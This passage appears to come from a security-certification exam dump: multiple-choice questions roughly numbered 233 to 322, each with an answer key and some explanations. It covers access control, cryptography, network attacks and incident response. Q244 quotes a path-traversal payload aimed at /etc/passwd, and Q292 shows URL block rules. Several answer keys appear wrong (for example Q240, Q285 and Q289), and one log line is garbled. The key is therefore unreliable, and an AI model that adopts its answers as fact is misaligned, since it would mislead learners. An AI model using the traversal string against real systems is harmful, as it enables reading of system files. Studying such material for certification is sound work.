Given the task at hand the requirement of being convert, which of the following statements BEST indicates that the vulnerability scan meets these requirements?

A. The vulnerability scanner is performing an authenticated scan.

B. The vulnerability scanner is performing local file integrity checks.

C. The vulnerability scanner is performing in network sniffer mode.

D. The vulnerability scanner is performing banner grabbing.

Answer: C

234.A development team has adopted a new approach to projects in which feedback is iterative and multiple iterations of deployments are provided within an application's full life cycle.

Which of the following software development methodologies is the development team using?

A. Waterfall

B. Agile

C. Rapid

D. Extreme

Answer: B

235.A Chief Executive Officer (CEO) suspects someone in the lab testing environment is stealing confidential information after working hours when no one else is around.

Which of the following actions can help to prevent this specific threat?

A. Implement time-of-day restrictions.

B. Audit file access times.

C. Secretly install a hidden surveillance camera.

D. Require swipe-card access to enter the lab.

Answer: D

236.A company hires a third-party firm to conduct an assessment of vulnerabilities exposed to the Internet. The firm informs the company that an exploit exists for an FTP server that had a version installed from eight years ago. The company has decided to keep the system online anyway, as no upgrade exists form the vendor.

Which of the following BEST describes the reason why the vulnerability exists?

A. Default configuration

B. End-of-life system

C. Weak cipher suite

D. Zero-day threats

Answer: B

237.An organization uses SSO authentication for employee access to network resources. When an employee resigns, as per the organization's security policy, the employee's access to all network resources is terminated immediately. Two weeks later, the former employee sends an email to the help desk for a password reset to access payroll information from the human resources server.

Which of the following represents the BEST course of action?

A. Approve the former employee's request, as a password reset would give the former employee access to only the human resources server.

B. Deny the former employee's request, since the password reset request came from an external email address.

C. Deny the former employee's request, as a password reset would give the employee access to all network resources.

D. Approve the former employee's request, as there would not be a security issue with the former employee gaining access to network.

Answer: C

238.Joe, a user, wants to send Ann, another user, a confidential document electronically.
Which of the following should Joe do to ensure the document is protected from eavesdropping?
A. Encrypt it with Joe's private key
B. Encrypt it with Joe's public key
C. Encrypt it with Ann's private key
D. Encrypt it with Ann's public key
Answer: D

239.A director of IR is reviewing a report regarding several recent breaches.
The director compiles the following statistic's
- Initial IR engagement time frame
- Length of time before an executive management notice went out
- Average IR phase completion
The director wants to use the data to shorten the response time.
Which of the following would accomplish this?
A. CSIRT
B. Containment phase
C. Escalation notifications
D. Tabletop exercise
Answer: D

240.To reduce disk consumption, an organization's legal department has recently approved a new policy setting the data retention period for sent email at six months.
Which of the following is the BEST way to ensure this goal is met?
A. Create a daily encrypted backup of the relevant emails.
B. Configure the email server to delete the relevant emails.
C. Migrate the relevant emails into an "Archived" folder.
D. Implement automatic disk compression on email servers.
Answer: A

241.A security administrator is configuring a new network segment, which contains devices that will be accessed by external users, such as web and FTP server.
Which of the following represents the MOST secure way to configure the new network segment?
A. The segment should be placed on a separate VLAN, and the firewall rules should be configured to allow external traffic.
B. The segment should be placed in the existing internal VLAN to allow internal traffic only.
C. The segment should be placed on an intranet, and the firewall rules should be configured to allow external traffic.
D. The segment should be placed on an extranet, and the firewall rules should be configured to allow both internal and external traffic.

Answer: D

242.Which of the following types of attacks precedes the installation of a rootkit on a server?
A. Pharming
B. DDoS
C. Privilege escalation
D. DoS
Answer: C

243.Which of the following cryptographic algorithms is irreversible?
A. RC4
B. SHA-256
C. DES
D. AES
Answer: B

244.A security analyst receives an alert from a WAF with the following payload:
var data= "<test test test>" ++ <../../../../../../etc/passwd>"
Which of the following types of attacks is this?
A. Cross-site request forgery
B. Buffer overflow
C. SQL injection
D. JavaScript data insertion
E. Firewall evasion scipt
Answer: D

245.A workstation puts out a network request to locate another system. Joe, a hacker on the network, responds before the real system does, and he tricks the workstation into communicating with him.
Which of the following BEST describes what occurred?
A. The hacker used a race condition.
B. The hacker used a pass-the-hash attack.
C. The hacker-exploited importer key management.
D. The hacker exploited weak switch configuration.
Answer: D

246.Audit logs from a small company's vulnerability scanning software show the following findings:
Destinations scanned:
- Server001- Internal human resources payroll server
- Server101- Internet-facing web server
- Server201- SQL server for Server101
- Server301- Jumpbox used by systems administrators accessible from the internal network

Validated vulnerabilities found:
- Server001- Vulnerable to buffer overflow exploit that may allow attackers to install software
- Server101- Vulnerable to buffer overflow exploit that may allow attackers to install software

- Server201- OS updates not fully current
- Server301- Accessible from internal network without the use of jumpbox
- Server301- Vulnerable to highly publicized exploit that can elevate user privileges

Assuming external attackers who are gaining unauthorized information are of the highest concern, which of the following servers should be addressed FIRST?

A. Server001

B. Server101

C. Server201

D. Server301

Answer: B

247.A security analyst wants to harden the company's VoIP PBX. The analyst is worried that credentials may be intercepted and compromised when IP phones authenticate with the BPX.

Which of the following would best prevent this from occurring?

A. Implement SRTP between the phones and the PBX.

B. Place the phones and PBX in their own VLAN.

C. Restrict the phone connections to the PBX.

D. Require SIPS on connections to the PBX.

Answer: D

248.An organization is comparing and contrasting migration from its standard desktop configuration to the newest version of the platform. Before this can happen, the Chief Information Security Officer (CISO) voices the need to evaluate the functionality of the newer desktop platform to ensure interoperability with existing software in use by the organization.

In which of the following principles of architecture and design is the CISO engaging?

A. Dynamic analysis

B. Change management

C. Baselining

D. Waterfalling

Answer: B

249.A security administrator suspects a MITM attack aimed at impersonating the default gateway is underway.

Which of the following tools should the administrator use to detect this attack? (Select two.)

A. Ping

B. Ipconfig

C. Tracert

D. Netstat

E. Dig

F. Nslookup

Answer: BC

250.A user is presented with the following items during the new-hire onboarding process:

- Laptop

- Secure USB drive
- Hardware OTP token
- External high-capacity HDD
- Password complexity policy
- Acceptable use policy
- HASP key
- Cable lock

Which of the following is one component of multifactor authentication?

A. Secure USB drive
B. Cable lock
C. Hardware OTP token
D. HASP key

Answer: C

251.Having adequate lighting on the outside of a building is an example of which of the following security controls?

A. Deterrent
B. Compensating
C. Detective
D. Preventative

Answer: A

252.During a recent audit, it was discovered that several user accounts belonging to former employees were still active and had valid VPN permissions.

Which of the following would help reduce the amount of risk the organization incurs in this situation in the future?

A. Time-of-day restrictions
B. User access reviews
C. Group-based privileges
D. Change management policies

Answer: B

253.An organization is working with a cloud services provider to transition critical business applications to a hybrid cloud environment. The organization retains sensitive customer data and wants to ensure the provider has sufficient administrative and logical controls in place to protect its data.

In which of the following documents would this concern MOST likely be addressed?

A. Service level agreement
B. Interconnection security agreement
C. Non-disclosure agreement
D. Business process analysis

Answer: A

254.A security administrator wants to implement a company-wide policy to empower data owners to manage and enforce access control rules on various resources.

Which of the following should be implemented?
A. Mandatory access control
B. Discretionary access control
C. Role based access control
D. Rule-based access control
Answer: B

255.Which of the following BEST describes an attack where communications between two parties are intercepted and forwarded to each party with neither party being aware of the interception and potential modification to the communications?
A. Spear phishing
B. Main-in-the-middle
C. URL hijacking
D. Transitive access
Answer: B

256.A security administrator wishes to implement a secure a method of file transfer when communicating with outside organizations.
Which of the following protocols would BEST facilitate secure file transfers? (Select TWO)
A. SCP
B. TFTP
C. SNMP
D. FTP
E. SMTP
F. FTPS
Answer: AF

257.A technician needs to implement a system which will properly authenticate users by their username and password only when the users are logging in from a computer in the office building. Any attempt to authenticate from a location other than the office building should be rejected.
Which of the following MUST the technician implement?
A. Dual factor authentication
B. Transitive authentication
C. Single factor authentication
D. Biometric authentication
Answer: B

258.After correctly configuring a new wireless enabled thermostat to control the temperature of the company's meeting room, Joe, a network administrator determines that the thermostat is not connecting to the internet-based control system. Joe verifies that the thermostat received the expected network parameters and it is associated with the AP. Additionally, the other wireless mobile devices connected to the same wireless network are functioning properly. The network administrator verified that the thermostat works when tested at his residence.
Which of the following is the MOST likely reason the thermostat is not connecting to the internet?

A. The company implements a captive portal
B. The thermostat is using the incorrect encryption algorithm
C. the WPA2 shared likely is incorrect
D. The company's DHCP server scope is full
Answer: A
Explanation:
The thermo can’t log into the captive portal.

259.A Chief Security Officer (CSO) has been unsuccessful in attempts to access the website for a potential partner (www.example.net).
Which of the following rules is preventing the CSO from accessing the site?
Blocked sites: *.nonews.com, *.rumorhasit.net, *. mars?
A. Rule 1: deny from inside to outside source any destination any service smtp
B. Rule 2: deny from inside to outside source any destination any service ping
C. Rule 3: deny from inside to outside source any destination {blocked sites} service http-https
D. Rule 4: deny from any to any source any destination any service any
Answer: C

260.Malware that changes its binary pattern on specific dates at specific times to avoid detection is known as a (n):
A. armored virus
B. logic bomb
C. polymorphic virus
D. Trojan
Answer: C

261.A company is planning to encrypt the files in several sensitive directories of a file server with a symmetric key.
Which of the following could be used?
A. RSA
B. TwoFish
C. Diffie-Helman
D. NTLMv2
E. RIPEMD
Answer: B

262.Which of the following is a document that contains detailed information about actions that include how something will be done, when the actions will be performed, and penalties for failure?
A. MOU
B. ISA
C. BPA
D. SLA
Answer: D

263.Which of the following are MOST susceptible to birthday attacks?
A. Hashed passwords
B. Digital certificates
C. Encryption passwords
D. One time passwords
Answer: A

264.Joe a computer forensic technician responds to an active compromise of a database server. Joe first collects information in memory, then collects network traffic and finally conducts an image of the hard drive.
Which of the following procedures did Joe follow?
A. Order of volatility
B. Chain of custody
C. Recovery procedure
D. Incident isolation
Answer: A

265.A system administrator wants to implement an internal communication system that will allow employees to send encrypted messages to each other. The system must also support non- repudiation.
Which of the following implements all these requirements?
A. Bcrypt
B. Blowfish
C. PGP
D. SHA
Answer: C

266.Given the log output:

```
Max 15 00:15:23.431 CRT: #SEC_LOGIN-5-LOGIN_SUCCESS:
Login Success [user: msmith] [Source: 10.0.12.45]
[localport: 23] at 00:15:23:431 CET Sun Mar 15 2015
```

Which of the following should the network administrator do to protect data security?
A. Configure port security for logons
B. Disable telnet and enable SSH
C. Configure an AAA server
D. Disable password and enable RSA authentication
Answer: B

267.The firewall administrator is adding a new certificate for the company's remote access solution. The solution requires that the uploaded file contain the entire certificate chain for the certificate to load properly. The administrator loads the company certificate and the root CA certificate into the file. The file upload is rejected.
Which of the following is required to complete the certificate chain?
A. Certificate revocation list
B. Intermediate authority

C. Recovery agent

D. Root of trust

Answer: B

268.The Chief Executive Officer (CEO) of a major defense contracting company a traveling overseas for a conference. The CEO will be taking a laptop.

Which of the following should the security administrator implement to ensure confidentiality of the data if the laptop were to be stolen or lost during the trip?

A. Remote wipe

B. Full device encryption

C. BIOS password

D. GPS tracking

Answer: B

269.In an effort to reduce data storage requirements, a company devices to hash every file and eliminate duplicates. The data processing routines are time sensitive so the hashing algorithm is fast and supported on a wide range of systems.

Which of the following algorithms is BEST suited for this purpose?

A. MD5

B. SHA

C. RIPEMD

D. AES

Answer: B

270.A new security policy in an organization requires that all file transfers within the organization be completed using applications that provide secure transfer. Currently, the organization uses FTP and HTTP to transfer files.

Which of the following should the organization implement in order to be compliant with the new policy?

A. Replace FTP with SFTP and replace HTTP with TLS

B. Replace FTP with FTPS and replaces HTTP with TFTP

C. Replace FTP with SFTP and replace HTTP with Telnet

D. Replace FTP with FTPS and replaces HTTP with IPSec

Answer: A

Explanation:

FTP data uses port 20 and FTP control uses 21. SSH uses port 22. SFTP uses port 22.

HTTP is replaced by HTTPS for sure. Since the question does not use the term “HTTPS”, instead it uses “TLS”. HTTPS uses SSL/TLS.

271.A product manager is concerned about continuing operations at a facility located in a region undergoing significant political unrest. After consulting with senior management, a decision is made to suspend operations at the facility until the situation stabilizes.

Which of the following risk management strategies BEST describes management's response?

A. Deterrence

B. Mitigation

C. Avoidance
D. Acceptance
Answer: C

272.Joe notices there are several user accounts on the local network generating spam with embedded malicious code.
Which of the following technical control should Joe put in place to BEST reduce these incidents?
A. Account lockout
B. Group Based Privileges
C. Least privilege
D. Password complexity
Answer: A

273.Two users need to securely share encrypted files via email. Company policy prohibits users from sharing credentials or exchanging encryption keys.
Which of the following can be implemented to enable users to share encrypted data while abiding by company policies?
A. Key escrow
B. Digital signatures
C. PKI
D. Hashing
Answer: B

274.An information system owner has supplied a new requirement to the development team that calls for increased non-repudiation within the application. After undergoing several audits, the owner determined that current levels of non-repudiation were insufficient.
Which of the following capabilities would be MOST appropriate to consider implementing is response to the new requirement?
A. Transitive trust
B. Symmetric encryption
C. Two-factor authentication
D. Digital signatures
E. One-time passwords
Answer: D

275.Joe a website administrator believes he owns the intellectual property for a company invention and has been replacing image files on the company's public facing website in the DMZ. Joe is using steganography to hide stolen data.
Which of the following controls can be implemented to mitigate this type of inside threat?
A. Digital signatures
B. File integrity monitoring
C. Access controls
D. Change management
E. Stateful inspection firewall

Answer: B

276.The process of applying a salt and cryptographic hash to a password then repeating the process many times is known as which of the following?
A. Collision resistance
B. Rainbow table
C. Key stretching
D. Brute force attack
Answer: C

277.Which of the following is commonly used for federated identity management across multiple organizations?
A. SAML
B. Active Directory
C. Kerberos
D. LDAP
Answer: A

278.While performing surveillance activities, an attacker determines that an organization is using 802.1X to secure LAN access.
Which of the following attack mechanisms can the attacker utilize to bypass the identified network security?
A. MAC spoofing
B. Pharming
C. Xmas attack
D. ARP poisoning
Answer: A

279.A security administrator has been asked to implement a VPN that will support remote access over IPSEC.
Which of the following is an encryption algorithm that would meet this requirement?
A. MD5
B. AES
C. UDP
D. PKI
Answer: B

280.A security administrator is evaluating three different services: radius, diameter, and Kerberos.
Which of the following is a feature that is UNIQUE to Kerberos?
A. It provides authentication services
B. It uses tickets to identify authenticated users
C. It provides single sign-on capability
D. It uses XML for cross-platform interoperability
Answer: B

281.Which of the following can affect electrostatic discharge in a network operations center?
A. Fire suppression
B. Environmental monitoring
C. Proximity card access
D. Humidity controls
Answer: D

282.A malicious attacker has intercepted HTTP traffic and inserted an ASCII line that sets the referrer URL.
Which of the following is the attacker most likely utilizing?
A. Header manipulation
B. Cookie hijacking
C. Cross-site scripting
D. Xml injection
Answer: A
Explanation:
Header manipulation is the insertion of malicious data, which has not been validated, into a HTTP response header. One example of header manipulation is a HTTP response splitting attack. This type of attack exploits applications that allow a carriage return or line feed as input.

283.A company would like to prevent the use of a known set of applications from being used on company computers.
Which of the following should the security administrator implement?
A. Whitelisting
B. Anti-malware
C. Application hardening
D. Blacklisting
E. Disable removable media
Answer: D

284.A new hire wants to use a personally owned phone to access company resources. The new hire expresses concern about what happens to the data on the phone when they leave the company.
Which of the following portions of the company's mobile device management configuration would allow the company data to be removed from the device without touching the new hire's data?
A. Asset control
B. Device access control
C. Storage lock out
D. Storage segmentation
Answer: D

285.A consultant has been tasked to assess a client's network. The client reports frequent network outages. Upon viewing the spanning tree configuration, the consultant notices that an old and law performing edge switch on the network has been elected to be the root bridge.

Which of the following explains this scenario?

A. The switch also serves as the DHCP server

B. The switch has the lowest MAC address

C. The switch has spanning tree loop protection enabled

D. The switch has the fastest uplink port

Answer: C

286.An organization is trying to decide which type of access control is most appropriate for the network. The current access control approach is too complex and requires significant overhead. Management would like to simplify the access control and provide user with the ability to determine what permissions should be applied to files, document, and directories.

The access control method that BEST satisfies these objectives is:

A. Rule-based access control

B. Role-based access control

C. Mandatory access control

D. Discretionary access control

Answer: D

287.While reviewing the security controls in place for a web-based application, a security controls assessor notices that there are no password strength requirements in place. Because of this vulnerability, passwords might be easily discovered using a brute force attack.

Which of the following password requirements will MOST effectively improve the security posture of the application against these attacks? (Select two)

A. Minimum complexity

B. Maximum age limit

C. Maximum length

D. Minimum length

E. Minimum age limit

F. Minimum re-use limit

Answer: AD

288.A security administrator determined that users within the company are installing unapproved software. Company policy dictates that only certain applications may be installed or ran on the user's computers without exception.

Which of the following should the administrator do to prevent all unapproved software from running on the user's computer?

A. Deploy antivirus software and configure it to detect and remove pirated software

B. Configure the firewall to prevent the downloading of executable files

C. Create an application whitelist and use OS controls to enforce it

D. Prevent users from running as administrator so they cannot install software.

Answer: C

289.A security administrator is tasked with implementing centralized management of all network devices. Network administrators will be required to logon to network devices using their LDAP credentials. All

command executed by network administrators on network devices must fall within a preset list of authorized commands and must be logged to a central facility.
Which of the following configuration commands should be implemented to enforce this requirement?
A. LDAP server 10.55.199.3
B. CN=company, CN=com, OU=netadmin, DC=192.32.10.233
C. SYSLOG SERVER 172.16.23.50
D. TACAS server 192.168.1.100
Answer: B

290.A website administrator has received an alert from an application designed to check the integrity of the company's website. The alert indicated that the hash value for a particular MPEG file has changed. Upon further investigation, the media appears to be the same as it was before the alert.
Which of the following methods has MOST likely been used?
A. Cryptography
B. Time of check/time of use
C. Man in the middle
D. Covert timing
E. Steganography
Answer: E


291.An attacker captures the encrypted communication between two parties for a week, but is unable to decrypt the messages. The attacker then compromises the session key during one exchange and successfully compromises a single message. The attacker plans to use this key to decrypt previously captured and future communications, but is unable to.
This is because the encryption scheme in use adheres to:
A. Asymmetric encryption
B. Out-of-band key exchange
C. Perfect forward secrecy
D. Secure key escrow
Answer: C

292.Many employees are receiving email messages similar to the one shown below:
From IT department
To employee
Subject email quota exceeded
Pease click on the following link http: www.website.info/email.php?quota=1Gb and provide your username and password to increase your email quota. Upon reviewing other similar emails, the security administrator realized that all the phishing URLs have the following common elements; they all use HTTP, they all come from .info domains, and they all contain the same URI.
Which of the following should the security administrator configure on the corporate content filter to prevent users from accessing the phishing URL, while at the same time minimizing false positives?
A. BLOCK http://www.*.info/"
B. DROP http://"website.info/email.php?*
C. Redirect http://www,*. Info/email.php?quota=*TOhttp://company.com/corporate_polict.html

D. DENY http://*.info/email.php?quota=1Gb

Answer: D

293.A security analyst is reviewing the following packet capture of an attack directed at a company's server located in the DMZ:



```
10:55:24.126586 IP 192.168.1.10.5000 > 172.31.67.4.21: Flags[S]
10:55:24.126596 IP 192.168.1.10.5001 > 172.31.67.4.22: Flags[S]
10:55:24.126601 IP 192.168.1.10.5002 > 172.31.67.4.25: Flags[S]
10:55:24.126608 IP 192.168.1.10.5003 > 172.31.67.4.37: Flags[S]
```

Which of the following ACLs provides the BEST protection against the above attack and any further attacks from the same IP, while minimizing service interruption?

A. DENY TCO From ANY to 172.31.64.4

B. Deny UDP from 192.168.1.0/24 to 172.31.67.0/24

C. Deny IP from 192.168.1.10/32 to 0.0.0.0/0

D. Deny TCP from 192.168.1.10 to 172.31.67.4

Answer: C

Explanation:

Because the question says “any further attacks from the same IP”.

If you don’t use ACL in C, the attacker can start trying other IP address on the network.

294.The IT department needs to prevent users from installing untested applications.

Which of the following would provide the BEST solution?

A. Job rotation

B. Least privilege

C. Account lockout

D. Antivirus

Answer: B

295.An attack that is using interference as its main attack to impede network traffic is which of the following?

A. Introducing too much data to a targets memory allocation

B. Utilizing a previously unknown security flaw against the target

C. Using a similar wireless configuration of a nearby network

D. Inundating a target system with SYN requests

Answer: C

296.An organization wants to conduct secure transactions of large data files. Before encrypting and exchanging the data files, the organization wants to ensure a secure exchange of keys.

Which of the following algorithms is appropriate for securing the key exchange?

A. DES

B. Blowfish

C. DSA

D. Diffie-Hellman

E. 3DES

Answer: D

297.Ann, a college professor, was recently reprimanded for posting disparaging remarks re-grading her coworkers on a web site. Ann stated that she was not aware that the public was able to view her remakes. Which of the following security-related trainings could have made Ann aware of the repercussions of her actions?

A. Data Labeling and disposal

B. Use of social networking

C. Use of P2P networking

D. Role-based training

Answer: B

298.During a recent audit, it was discovered that many services and desktops were missing security patches.

Which of the following BEST describes the assessment that was performed to discover this issue?

A. Network mapping

B. Vulnerability scan

C. Port Scan

D. Protocol analysis

Answer: B

299.When generating a request for a new x.509 certificate for securing a website, which of the following is the MOST appropriate hashing algorithm?

A. RC4

B. MD5

C. HMAC

D. SHA

Answer: D

300.The administrator installs database software to encrypt each field as it is written to disk.

Which of the following describes the encrypted data?

A. In-transit

B. In-use

C. Embedded

D. At-rest

Answer: D

Explanation:

Data in use is an information technology term referring to active data which is stored in a non-persistent digital state typically in computer random access memory (RAM), CPU caches, or CPU registers.

Data in transit is defined into two categories, information that flows over the public or untrusted network such as the internet and data which flows in the confines of a private network such as a corporate or enterprise Local Area Network (LAN). [1] Data in transit is also referred to as data in motion.

Data at rest in information technology means inactive data that is stored physically in any digital form (e.g.

databases, data warehouses, spreadsheets, archives, tapes, off-site backups, mobile devices etc.).

301.Which of the following allows an application to securely authenticate a user by receiving credentials from a web domain?
A. TACACS+
B. RADIUS
C. Kerberos
D. SAML
Answer: D

302.A network technician is trying to determine the source of an ongoing network based attack.
Which of the following should the technician use to view IPv4 packet data on a particular internal network segment?
A. Proxy
B. Protocol analyzer
C. Switch
D. Firewall
Answer: B

303.The security administrator has noticed cars parking just outside of the building fence line.
Which of the following security measures can the administrator use to help protect the company's WiFi network against war driving? (Select TWO)
A. Create a honeynet
B. Reduce beacon rate
C. Add false SSIDs
D. Change antenna placement
E. Adjust power level controls
F. Implement a warning banner
Answer: DE

304.A security administrator suspects that data on a server has been exhilarated as a result of un-authorized remote access.
Which of the following would assist the administrator in con-firming the suspicions? (Select TWO)
A. Networking access control
B. DLP alerts
C. Log analysis
D. File integrity monitoring
E. Host firewall rules
Answer: BC

305.A company is deploying a new VoIP phone system. They require 99.999% uptime for their phone service and are concerned about their existing data network interfering with the VoIP phone system. The core switches in the existing data network are almost fully saturated.
Which of the following options will pro-vide the best performance and availability for both the VoIP traffic,

as well as the traffic on the existing data network?
A. Put the VoIP network into a different VLAN than the existing data network.
B. Upgrade the edge switches from 10/100/1000 to improve network speed
C. Physically separate the VoIP phones from the data network
D. Implement flood guards on the data network
Answer: A

306.A server administrator needs to administer a server remotely using RDP, but the specified port is closed on the outbound firewall on the network.
The access the server using RDP on a port other than the typical registered port for the RDP protocol?
A. TLS
B. MPLS
C. SCP
D. SSH
Answer: A

307.Which of the following can be used to control specific commands that can be executed on a network infrastructure device?
A. LDAP
B. Kerberos
C. SAML
D. TACACS+
Answer: D

308.Company XYZ has decided to make use of a cloud-based service that requires mutual, certificate-based authentication with its users. The company uses SSL-inspecting IDS at its network boundary and is concerned about the confidentiality of the mutual authentication.
Which of the following model prevents the IDS from capturing credentials used to authenticate users to the new service or keys to decrypt that communication?
A. Use of OATH between the user and the service and attestation from the company domain
B. Use of active directory federation between the company and the cloud-based service
C. Use of smartcards that store x.509 keys, signed by a global CA
D. Use of a third-party, SAML-based authentication service for attestation
Answer: B

309.Six months into development, the core team assigned to implement a new internal piece of software must convene to discuss a new requirement with the stake holders. A stakeholder identified a missing feature critical to the organization, which must be implemented. The team needs to validate the feasibility of the newly introduced requirement and ensure it does not introduce new vulnerabilities to the software and other applications that will integrate with it.
Which of the following BEST describes what the company?
A. The system integration phase of the SDLC
B. The system analysis phase of SSDSLC
C. The system design phase of the SDLC

D. The system development phase of the SDLC

Answer: B

310.A company is investigating a data compromise where data exfiltration occurred. Prior to the investigation, the supervisor terminates an employee as a result of the suspected data loss.

During the investigation, the supervisor is absent for the interview, and little evidence can be provided form the role-based authentication system in use by the company.

The situation can be identified for future mitigation as which of the following?

A. Job rotation

B. Log failure

C. Lack of training

D. Insider threat

Answer: B

311.A security administrator needs an external vendor to correct an urgent issue with an organization's physical access control system (PACS). The PACS does not currently have internet access because it is running a legacy operation system.

Which of the following methods should the security administrator select the best balances security and efficiency?

A. Temporarily permit outbound internet access for the pacs so desktop sharing can be set up

B. Have the external vendor come onsite and provide access to the PACS directly

C. Set up VPN concentrator for the vendor and restrict access to the PACS using desktop sharing

D. Set up a web conference on the administrator's pc; then remotely connect to the pacs

Answer: C

312.A datacenter manager has been asked to prioritize critical system recovery priorities.

Which of the following is the MOST critical for immediate recovery?

A. Communications software

B. Operating system software

C. Weekly summary reports to management

D. Financial and production software

Answer: B

313.Which of the following techniques can be bypass a user or computer's web browser privacy settings? (Select Two)

A. SQL injection

B. Session hijacking

C. Cross-site scripting

D. Locally shared objects

E. LDAP injection

Answer: BC

314.When designing a web based client server application with single application server and database cluster backend, input validation should be performed:


A. On the client
B. Using database stored procedures
C. On the application server
D. Using HTTPS
Answer: C

315.Which of the following delineates why it is important to perform egress filtering and monitoring on Internet connected security zones of interfaces on a firewall?
A. Egress traffic is more important than ingress traffic for malware prevention
B. To rebalance the amount of outbound traffic and inbound traffic
C. Outbound traffic could be communicating to known botnet sources
D. To prevent DDoS attacks originating from external network
Answer: C
Explanation:
Outbound traffic could be communicating to known botnet sources.

316.The help desk is receiving numerous password change alerts from users in the accounting department. These alerts occur multiple times on the same day for each of the affected users' accounts. Which of the following controls should be implemented to curtail this activity?
A. Password Reuse
B. Password complexity
C. Password History
D. Password Minimum age
Answer: D

317.Which of the following would enhance the security of accessing data stored in the cloud? (Select TWO)
A. Block level encryption
B. SAML authentication
C. Transport encryption
D. Multifactor authentication
E. Predefined challenge questions
F. Hashing
Answer: BD

318.A remote user (User1) is unable to reach a newly provisioned corporate windows workstation. The system administrator has been given the following log files from the VPN, corporate firewall and workstation host.



```
VPN log:
[2015-03-25 08:00.23 CST-6: VPN-Server-1: User1 5.5.5.5 authentication failed. Wrong password.]
[2015-03-25 08:00.29 CST-6: VPN-Server-1: User1 5.5.5.5 authentication failed. Wrong password.]
[2015-03-25 08:00.40 CST-6: VPN-Server-1: User1 5.5.5.5 authentication failed. Wrong password.]
[2015-03-25 08:01.11 CST-6: VPN-Server-1: User1 5.5.5.5 authentication succeeded.]
[2015-03-25 09:01.35 CST-6: VPN-Server-1: User1 5.5.5.5 disconnected. Idle timeout.]
Corporate firewall log:
[2015-03-25 14:01.12 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.13 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.14 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.15 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.16 CST: d administrator has been given the following
[2015-03-25 14:01.16 CST: accepted 5.5.5.5(1025) -> 10.1.1.5(3389)]
[2015-03-25 14:01.17 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.18 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
Workstation host firewall log:
[2015-03-21 08:00.00 CST-5: 10.1.1.5 -> www.hackersite11111.com(https)  (action=allow)]
[2015-03-22 08:00.00 CST-5: 10.1.1.5 -> www.hackersite11111.com(https)  (action=allow)]
[2015-03-23 08:00.00 CST-5: 10.1.1.5 -> www.hackersite11111.com(https)  (action=allow)]
[2015-03-24 08:00.00 CST-5: 10.1.1.5 -> www.hackersite11111.com(https)  (action=allow)]
[2015-03-25 08:00.00 CST-5: 10.1.1.5 -> www.hackersite11111.com(https)  (action=allow)]
[2015-03-25 09:01.17 CST-5: 5.5.5.5 -> 10.1.1.5(msrdp)  (action=drop)]
[2015-03-26 08:00.00 CST-5: 10.1.1.5 -> www.hackersite11111.com(https)  (action=allow)]
```

Which of the following is preventing the remote user from being able to access the workstation?

A. Network latency is causing remote desktop service request to time out

B. User1 has been locked out due to too many failed passwords

C. Lack of network time synchronization is causing authentication mismatches

D. The workstation has been compromised and is accessing known malware sites

E. The workstation host firewall is not allowing remote desktop connections

Answer: E

Explanation:

The 9:01 entry in the host firewall shows a dropped rdp connection from the remote user.

319.During a data breach cleanup, it is discovered that not all of the sites involved have the necessary data wiping tools.

The necessary tools are quickly distributed to the required technicians, but when should this problem best be revisited?

A. Reporting

B. Preparation

C. Mitigation

D. Lessons learned

Answer: D

320.During a third-party audit, it is determined that a member of the firewall team can request, approve, and implement a new rule-set on the firewall.

Which of the following will the audit team most l likely recommend during the audit out brief?

A. Discretionary access control for the firewall team

B. Separation of duties policy for the firewall team

C. Least privilege for the firewall team

D. Mandatory access control for the firewall team

Answer: B

321.Which of the following is the appropriate network structure used to protect servers and services that must be provided to external clients without completely eliminating access for internal users?

A. NAC
B. VLAN
C. DMZ
D. Subnet
Answer: C

322.An administrator has configured a new Linux server with the FTP service. Upon verifying that the service was configured correctly, the administrator has several users test the FTP service. Users report that they are able to connect to the FTP service and download their personal files, however, they cannot transfer new files to the server.
Which of the following will most likely fix the uploading issue for the users?
A. Create an ACL to allow the FTP service write access to user directories
